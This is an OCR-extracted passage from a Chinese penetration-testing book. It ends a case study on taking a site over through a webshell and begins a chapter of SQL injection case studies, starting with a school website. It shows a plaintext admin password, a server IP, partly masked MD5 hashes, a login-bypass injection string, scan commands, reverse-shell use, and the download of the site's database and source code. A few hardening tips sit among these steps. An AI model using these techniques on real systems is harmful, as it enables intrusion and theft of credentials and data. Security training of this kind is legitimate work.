


图 3-103　获取 WebShell

3.9.8　获取管理员密码

在后台管理页面中，单击“User”按钮获取所有用户列表，如图 3-104 所示，在该页面中提供了搜索功能，输入“admin”进行搜索，如图 3-105 所示，成功找到管理员的记录。




图 3-104　查看该网站的所有用户




图 3-105 查找管理员 admin

单击“manger”下面的编辑链接，进入编辑用户资料页面，如图 3-106 所示，成功后去管理员的密码“draN6H2w-D”，就该密码强度来说还是挺强大的，10 位密码大小写字母+数字+特殊字符，暴力破解的成功性比较低。




图 3-106 获取管理员密码

3.9.9 下载数据库和源程序

抱着研究的态度，上传一个功能强大的 WebShell，如图 3-107 所示，将数据库导出打包，同时通过反弹端口到具有独立 IP 的监听端口，通过反弹的 Shell 进行 tar 等操作，将程序等文件打包并下载。



图 3-107 换大马进行操作

3.9.10 总结与探讨

虽然本案例的渗透相对比较简单，但每一次的渗透就是都有值得思考和总结的地方，从攻防的角度来看待渗透。

1. 安全加固方面

（1）禁止目录浏览，目录浏览会暴露很多敏感信息，特别是在上传 WebShell 后，通过浏览文件夹可以很方便地获取 WebShell。

（2）上传严格限制文件后缀以及内容，禁止上传危险后缀文件，采取仅仅允许策略，即仅仅允许几种类型的文件上传，其他一概不允许。文件上传后自动进行命名，生成允许的后缀名称。

（3）后台登录时进行严格验证，过滤单引号等危险输入。

（4）对用户的密码等敏感信息进行加密，且密码设置具有一定强度。入侵者即使通过 SQL 注入获取加密密码后，但该密码为密文也会因为无法破解而放弃。

2. 渗透方面

（1）密码绕过验证在国外网站的渗透中成功率较高。密码绕过验证不仅仅本文中提到的“' or "='”，还有很多其他输入，在渗透时可根据需要进行测试。如果在测试时能够获取

列名等信息，则将有助于后面的渗透，可以将获取的列名加入到 Havij 等 SQL 注入工具的表和列名中。

（2）网站渗透测试时需要多方面进行。可以进行 SQL 注入扫描，网站文件目录扫描，Google 黑客技术应用，密码验证绕过登录，密码暴力破解等。在某一个取得突破时，则离获取 WebShell 的目标就更近了。

（3）每一次渗透结束后都应该进行总结和资料整理。以前渗透网站很多，渗透完毕后就放到一边了，没有对整个过程进行回顾，没有对资料进行整理，在获取 WebShell 后，可以打包下载数据库，下载源程序，寻找网站中的后门，将用户密码和用户名收入字典库中，将网站的目录、后台地址、后台文件名称和脚本文件名称等加入到扫描字典。

第 4 章　SQL 注入——渗透主乐章

SQL 注入攻击是黑客对数据库进行攻击的常用手段之一。随着 B/S 模式应用开发的发展，使用这种模式编写应用程序的程序员也越来越多。但是由于程序员的水平及经验参差不齐，相当大一部分程序员在编写代码的时候，没有对用户输入数据的合法性进行判断，使应用程序存在安全隐患。用户可以提交一段数据库查询代码，根据程序返回的结果，获得他想得知的某些数据，这就是所谓的 SQL Injection，即 SQL 注入。

随着信息安全技术的发展，人们的安全意识不断提高，过去通过一个远程溢出漏洞就拿下服务器权限的概率非常低，在 Web 渗透中，可以说 SQL 注入技术是主流技术，通过 SQL 注入获取管理员密码，然后进入后台进行提权，获得 WebShell 权限后，再进一步对服务器进行提权。

本章通过详细的案例图解介绍如何利用目前的一些主流 SQL 注入技术来对 Web 服务器进行渗透，每一个案例都有一种思路，一个技术要点。虽然案例是死的，但人是活的，可以将本章提到的一些技术运用到 Web 渗透中，会起到事半功倍的效果。本章主要介绍以下内容：

- 对某学校网站的安全检测和加固
- 对某 CMS 的一次安全检测和漏洞分析
- 对某 SEO 公司的一次安全检测
- 对韩国某 CMS 的一次安全检测
- 对某公司站点的一次安全检查
- 对某虚拟主机的一次安全渗透
- 对某游戏站的安全检测
- 对某职教网的一次安全渗透
- Access 注入获取 WebShell
- 对某私服的一次渗透
- 对杀毒软件网站的一次安全检测
- 安全检测易商科技类企业管理系统
- 对国外某站点的一次安全检测

4.1 对某学校网站的安全检测和加固

在本小节中主要介绍一般网站的 Web 渗透思路和方法，在具体渗透过程中用到了 Jsky 漏洞扫描软件、啊 DSQL 注入工具、MD5 密码网站破解查询、wwwscan 扫描网站文件以及目录结构，这些技术难度并不高，但可学习到 Radmin 提权、Ftp 软件配置文件的使用、读取 Radmin 密码值的知识。

4.1.1 漏洞挖掘

1. 获取初步信息

首先打开网站看看网站能否访问，一看原来是个高级技工学校的网站，如图 4-1 所示，学校网站院系众多，而且网站更新比较缓慢，一套程序可能用上几百年也不一定换，所以漏洞自然也少不了，因此总的来说渗透学校网站是相对容易的。




图 4-1 查看网站基本情况

2. 查看端口开放情况

使用“sfind –p 222.134.217.206”命令查看该服务器端口开放情况，如图 4-2 所示，计算机开放了 21、80 以及 4899 端口。

3. 查看系统功能

通过网站的导航条查看网站系统是自己开发的还是直接从网上搬来的，在该学校网站的导航条中有“校园论坛”链接，打开一看原来是 dvbbs8.2 的论坛，如图 4-3 所示。后面对该学校网站其他功能模块进行了查看，没有发现有 CMS 等，初步估计网站除论坛外，其余程序是定制开发。




图 4-2　查看端口开放情况



图 4-3　系统使用了动感论坛

说明：

前期工作做到位，可以减少很多工作量，通过查看系统是否采用 CMS、是否使用网上流行论坛等，从而进行有针对性的安全检测。

4．实施初步检测

（1）论坛安全检测

从论坛中会员人数不多来判断，管理员是不经常进行管理的，很多设置都是默认设置的，因此可以尝试数据库是否采用默认设置，直接可以下载。在网址后面加“data/dvbbs8.mdb”也就是 dvbbs8.2 的默认地址，运气还不错，提示下载，如图 4-4 所示。



图 4-4　下载 dvbbs8.2 默认数据库

（2）获取管理员密码

下载完后用 Access 打开，首先查看 Dv_Admin 表，如图 4-5 所示，打开后发现管理员还是有一定的安全意识，将默认的 Admin 修改为“曹老师”（真的很嘲），将 MD5 加密值“8a10**8c0f7c****”复制到记事本，然后查看 Dv_user 表中的管理员——曹老师所对应的 MD5 值，我的乖乖，两个值是一样的！




图 4-5　获取管理员的 MD5 值

（3）破解 MD5 加密值

发现前台和后台管理员的 MD5 值都是一样的，如果能够破解，那就省去了很多事情，将 MD5 加密值拿到 CMD5 上面破解却提示没有找到，如图 4-6 所示，dvbbs8.2 好像也没有爆出什么 cookies 欺骗的漏洞，看来管理员也不是白给的。此路不通。




图 4-6　MD5 加密值查找未果

5．再次进行 SQL 注入检测

DVbbs 数据库的用户密码加密值拿到了，由于 CMD5 网站查不到结果，估计自己使用 MD5cracker 破解也需要很长时间，看来需要换一种思路，看看能否突破，实在不行再进行暴力破解！因此首先回到网站首页，用啊 D 注入工具扫了一下注入点，结果还真是找到一个注入点，一会儿就跑出了用户名为 Admin，密码为“6bfb281ef3d9********4b9f202ecd2f”，如图 4-7 所示。



图 4-7　使用啊 D 注入工具获取管理员密码

可是将该 MD5 值拿到 www.CMD5.com 网站去查询，其查询结果提示需要购买，如

图 4-8 所示。顺便用啊 D 扫了下后台也没有发现，即使破解出密码来也没办法登录后台啊，再说即使能够登录后台也不一定能拿到 WebShell 啊。看来此路也不通。




图 4-8　查到结果却需要购买

6. 看看旁注可否

上“http://www.myipneighbors.com/”这个网站查了一下这个网站结果表明，该网站属于独立服务器，那么用旁注也不好使了。旁注结果如图 4-9 所示。



图 4-9　查询该 IP 地址域名情况

7. 再次分析网站结构

刚才只是对整个网站大体分析了一下，这在入侵的时候是一项必须的工作，根据自己的经验来对网站的结构做些大体的了解，等到我们先前工作做完了，那我们就有了更大的

把握来把网站给搞下来。

接下来只能拿出俺的杀手锏 wscan 了，挺强大的一个网站目录和文件扫描工具，不过这个工具有的时候会误报的，明明存在的目录它也扫描不出来。用它扫了好几遍也没什么可以利用的东西。然后换了 wwwscan 结果还好一点，因为以前收集过一些字典而且原点也给过我他的字典，所以结合起来也算挺全的了，在 CMD 下用“wwwscan ***.***.217.206 –m 300 –t 30”，剩下的就是等待了，一会结果出来了，扫到了不少好东西，结果如图 4-10 所示。

